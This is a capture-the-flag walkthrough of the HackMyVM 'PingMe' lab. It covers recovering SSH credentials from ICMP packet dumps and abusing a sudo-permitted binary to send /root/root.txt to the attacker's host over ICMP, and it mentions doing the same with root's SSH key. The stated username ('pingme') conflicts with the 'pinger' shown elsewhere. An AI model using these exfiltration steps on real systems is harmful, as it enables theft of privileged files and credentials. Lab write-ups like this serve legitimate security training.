25/06/25
PingMe
hackmyvm
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
Hey everyone! Today, we're going after the 'Pingme' machine on HackMyVM. Let's dive in!
Recon
We will begin with reconnaissance using Nmap to identify open ports.
nmap -sCV 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 19:16 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 19:16 (0:00:06 remaining)
Nmap scan report for 192.168.56.104 (192.168.56.104)
Host is up (0.00041s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 1f:e7:c0:44:2a:9c:ed:91:ca:dd:46:b7:b3:3f:42:4b (RSA)
|   256 e3:ce:72:cb:50:48:a1:2c:79:94:62:53:8b:61:0d:23 (ECDSA)
|_  256 53:84:2c:86:21:b6:e6:1a:89:97:98:cc:27:00:0c:b0 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Ping test
MAC Address: 08:00:27:BF:70:50 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.22 seconds
Looks like ports 22 and 80 are open, which is pretty standard. Let’s take a look at the website and see what we can find.
I tried fuzzing the directories, but nothing came up that could lead us further. So, I decided to check whether the machine actually sends back ICMP responses. To do this, I used Wireshark — you can also use TCPdump if you prefer.
WireShark

Let’s open Wireshark using sudo wireshark, and then visit the site at 192.168.56.104 to see if it pings us.

Once we get all the packets coming in, we’ll just filter for ICMP so we can see what’s going on.
Looking at the ICMP request, it seems like the first packet came from the target user.
For Packet 1 , we observe the following details:
0000   08 00 27 90 46 e4 08 00 27 bf 70 50 08 00 45 00   ..'.F...'.pP..E.
0010   00 54 19 87 40 00 40 01 2f 03 c0 a8 38 68 c0 a8   .T..@.@./...8h..
0020   38 66 08 00 20 b7 d9 49 00 01 11 33 5b 68 00 00   8f.. ..I...3[h..
0030   00 00 d6 09 06 00 00 00 00 00 65 0a 75 73 65 72   ..........e.user
0040   6e 61 6d 65 0a 75 73 65 72 6e 61 6d 65 0a 75 73   name.username.us
0050   65 72 6e 61 6d 65 0a 75 73 65 72 6e 61 6d 65 0a   ername.username.
0060   75 73                                             us
The same applies to Packet 2
0000   08 00 27 90 46 e4 08 00 27 bf 70 50 08 00 45 00   ..'.F...'.pP..E.
0010   00 54 19 a9 40 00 40 01 2e e1 c0 a8 38 68 c0 a8   .T..@.@.....8h..
0020   38 66 08 00 59 6e f4 d8 00 01 11 33 5b 68 00 00   8f..Yn.....3[h..
0030   00 00 eb d0 0d 00 00 00 00 00 6e 67 65 72 0a 70   ..........nger.p
0040   69 6e 67 65 72 0a 70 69 6e 67 65 72 0a 70 69 6e   inger.pinger.pin
0050   67 65 72 0a 70 69 6e 67 65 72 0a 70 69 6e 67 65   ger.pinger.pinge
0060   72 0a                                             r
packet 3 :
0000  08 00 27 90 46 e4 08 00 27 bf 70 50 08 00 45 00     ..'.F…'.pP..E.
0010  00 54 19 c5 40 00 40 01 2e c5 c0 a8 38 68 c0 a8     .T..@.@…..8h..
0020  38 66 08 00 74 35 c9 71 00 01 12 33 5b 68 00 00     8f..t5.q…3[h..
0030  00 00 71 4f 06 00 00 00 00 00 64 0a 70 61 73 73     ..qO……d.pass
0040  77 6f 72 64 0a 70 61 73 73 77 6f 72 64 0a 70 61     word.password.pa
0050  73 73 77 6f 72 64 0a 70 61 73 73 77 6f 72 64 0a     ssword.password.
0060  70 61                                               pa
As for the last packet:
0000   08 00 27 90 46 e4 08 00 27 bf 70 50 08 00 45 00   ..'.F...'.pP..E.
0010   00 54 19 da 40 00 40 01 2e b0 c0 a8 38 68 c0 a8   .T..@.@.....8h..
0020   38 66 08 00 2c 1f 01 e0 00 01 12 33 5b 68 00 00   8f..,......3[h..
0030   00 00 29 10 0e 00 00 00 00 00 6e 67 4d 33 0a 50   ..).......ngM3.P
0040   21 6e 67 4d 33 0a 50 21 6e 67 4d 33 0a 50 21 6e   !ngM3.P!ngM3.P!n
0050   67 4d 33 0a 50 21 6e 67 4d 33 0a 50 21 6e 67 4d   gM3.P!ngM3.P!ngM
0060   33 0a                                             3.
Initial access
If we piece together what’s inside those 4 packets, it turns out there are some user credentials hidden in there!
Username:pingme
password:P!ngM3
With valid SSH credentials obtained from the ICMP packets, we proceed to establish a connection and retrieve the user flag.
After reading the flag, we should check what privileges the user has by running sudo -l.
pinger@pingme:~$ sudo -l
Matching Defaults entries for pinger on pingme:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pinger may run the following commands on pingme:
    (root) NOPASSWD: /usr/local/sbin/sendfilebyping
The output reveals that the user 'pinger' has permission to execute a specific binary. To assess its potential for privilege escalation, we proceed with analyzing its functionality and behavior.
pinger@pingme:~$ /usr/local/sbin/sendfilebyping -h
sendfilebyping
Only sends 1 char at a time - no error checking and slow
(Just a proof of concept for HackMyVm - rpj7)
So, we're going to try running this command to see if it sends us the user flag via ICMP packets.
pinger@pingme:~$ /usr/local/sbin/sendfilebyping 192.168.56.102 ~/user.txt

We can see that it sends us packets numbered from 312 to 373. We'll focus only on the ICMP request packets within this range, extract their data, and assemble it to reveal the user flag.
Upon inspecting the ICMP packets sent by the binary, we identified that each one contains a payload with repeating characters. By extracting and concatenating the payloads from packets 1 through 15 in order, we reconstruct the following string:
HHH MMM VVVV {{{{{{ IIIIII CCC MM PPP iiiiii ssss SSS aaa ffff eee }}}}}
By taking one character from each packet and arranging them in order, we obtained the final flag:
HMV{ICMPisSafe}
Priv Esc
Let’s try running another command , this time we’re going after the root flag at /root/root.txt
pinger@pingme:~$ sudo /usr/local/sbin/sendfilebyping 192.168.56.102 /root/root.txt
Packet 1
Packet 2
Packet 3
Packet 4
Packet 5
Packet 6
Packet 7
Packet 8
Packet 9
Packet 10
Packet 11
Packet 12
Packet 13
Packet 14
Packet 15
Packet 16
Packet 17
Packet 18
Packet 19
Packet 20
Packet 21
The output indicates that the file /root/root.txt is being transmitted in 21 separate ICMP echo request packets to our machine (192.168.56.102). Just like with the user flag, we captured these packets using Wireshark
After assembling the payloads from packets 1 through 21, we successfully reconstructed the content of the root flag:
HMV{ICMPcanBeAbused}
You can also read the SSH key (id_rsa) for the root user — but hey, can you handle assembling over 2,600 ICMP packets? Good luck! 😄
GG